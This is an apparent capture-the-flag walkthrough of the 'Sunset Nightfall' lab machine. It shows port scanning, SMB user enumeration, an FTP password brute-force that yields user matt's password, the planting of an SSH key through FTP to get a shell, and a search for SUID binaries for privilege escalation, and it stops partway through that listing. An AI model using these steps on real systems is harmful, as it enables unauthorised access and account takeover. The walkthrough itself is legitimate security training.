


Walkthrough- Sunset Nightfall

IP - 192.168.56.179
Walkthrough by Basil
Wattlecorp Cybersecurity Labs

Methadology

We got our ip using netdiscover. Now, let's use nmap to scan for open ports and services.




```
[baz@parrot]~/comp/cif/walkthroughs/sunsetnightfall
$ sudo nmap -A -p- 192.168.56.179
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 12:05 IST
Nmap scan report for 192.168.56.179
Host is up (0.00040s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            pyftplib 1.5.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to: 192.168.56.179:21
|     Waiting for username.
|     TYPE: ASCII; STRUCTure: File; MODE: Stream
|     Data connection closed.
|   End of status.
22/tcp    open  ssh            OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 a9:25:e1:4f:41:c6:0f:be:31:21:7b:27:e3:af:49:a9 (RSA)
|   256 3b:15:c9:72:9b:e0:24:68:7b:24:4b:ae:40:46:43:16 (ECDSA)
|   256 9b:50:3b:2c:48:93:e1:a0:9d:b4:99:ec:60:fb:b6:46 (ED25519)
80/tcp    open  http            Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp  open  mysql           MySQL 5.5.5-10.3.15-MariaDB-1
|_ mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.15-MariaDB-1
|   Thread ID: 12
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, FoundRows, SupportsTransactions, Speaks41ProtocolNew, IgnoreSigpipes, ODBCClient, DontAllow
DatabaseTableColumn, InteractiveClient, ConnectWithDatabase, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, SupportsCompression, LongColumnFlag,
```


We have port 21, 22, 80, 139,445 and 3306 running. Notice that in port 21 pyftplib is running rather than the usual proftpd.
Let's visit the website



It's the default apache2 page. There's nothing much here. Let's run enum4linux as we have smb service running.




Great we got few users. matt and nightfall. Let's try to bruteforce matt user ftp server using hydra.




Great we got credentials of matt. Let's login using ftp
ftp 192.168.56.179
pass- cheese

This is a restricted connection. There are only a few directories where we can upload and download files. We can get a proper shell by making an ssh key, uploading it and spawning a shell. For that, first let's make a .ssh folder.



```
$ftp 192.168.56.179
Connected to 192.168.56.179.
220 pyftplib 1.5.5 ready.
Name (192.168.56.179:baz): matt
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r-- 1 matt matt 0 Aug 28 2019 .bash_history
-rw-r--r-- 1 matt matt 220 Aug 26 2019 .bash_logout
-rw-r--r-- 1 matt matt 3526 Aug 26 2019 .bashrc
drwxr-xr-x 3 matt matt 4096 Aug 28 2019 .gnupg
drwxr-xr-x 3 matt matt 4096 Aug 26 2019 .local
-rw-r--r-- 1 matt matt 807 Aug 26 2019 .profile
-rw-r--r-- 1 matt matt 0 Aug 28 2019 .sh_history
226 Transfer complete.
ftp> mkdir .ssh
257 "/.ssh" directory created.
ftp> cd .ssh
250 "/.ssh" is the current directory.
ftp> put authorized_keys
```

Now, let's make an ssh key pair using ssh keygen. We are using a blank passphrase.



```
[baz@parrot]~/comp/ctf/walkthroughs/sunsetnightfall
$ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/baz/.ssh/id_rsa): /home/baz/comp/ctf/walkthroughs/sunsetnightfall/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/baz/comp/ctf/walkthroughs/sunsetnightfall/id_rsa
Your public key has been saved in /home/baz/comp/ctf/walkthroughs/sunsetnightfall/id_rsa.pub
The key fingerprint is:
SHA256:/4UAL27k56gCeMTHZ3TBLWkU3Jj0Jc0fNpDlc20qX04 baz@parrot
The key's randomart image is:
+--[RSA 3072]-----+
| . . o.o+o+ + |
| = 8 o. . + o |
| . o B =. + o. |
| o + = .o+.. |
| ... o S+. E |
| o . = o o = |
| o . = . o o |
| . . o . . |
+-----+
[SHA256]-----+
[baz@parrot]~/comp/ctf/walkthroughs/sunsetnightfall
$
```


We can now rename the id_rsa.pub to authorized_keys and upload our key via ftp. After uploading we can directly enter into matt user using his id_rsa

```
[x]-[baz@parrot]-[~/comp ctf walkthroughs/sunsetnightfall] : in /home/juriano/.ssh/id_rsa
$ssh matt@192.168.56.179 -i id_rsa
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 28 18:31:27 2019 from 192.168.1.182
matt@nightfall:~$ ls
matt@nightfall:~$
```

Let's search for enabled suid bits to escalate privileges.





```
Applications Places System
matt@nightfall: ~
File Edit View Search Terminal Tabs Help
matt@nightfall: ~
matt@nightfall:~$ find / -perm -u=s -type f 2>/dev/null
/scripts/find
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
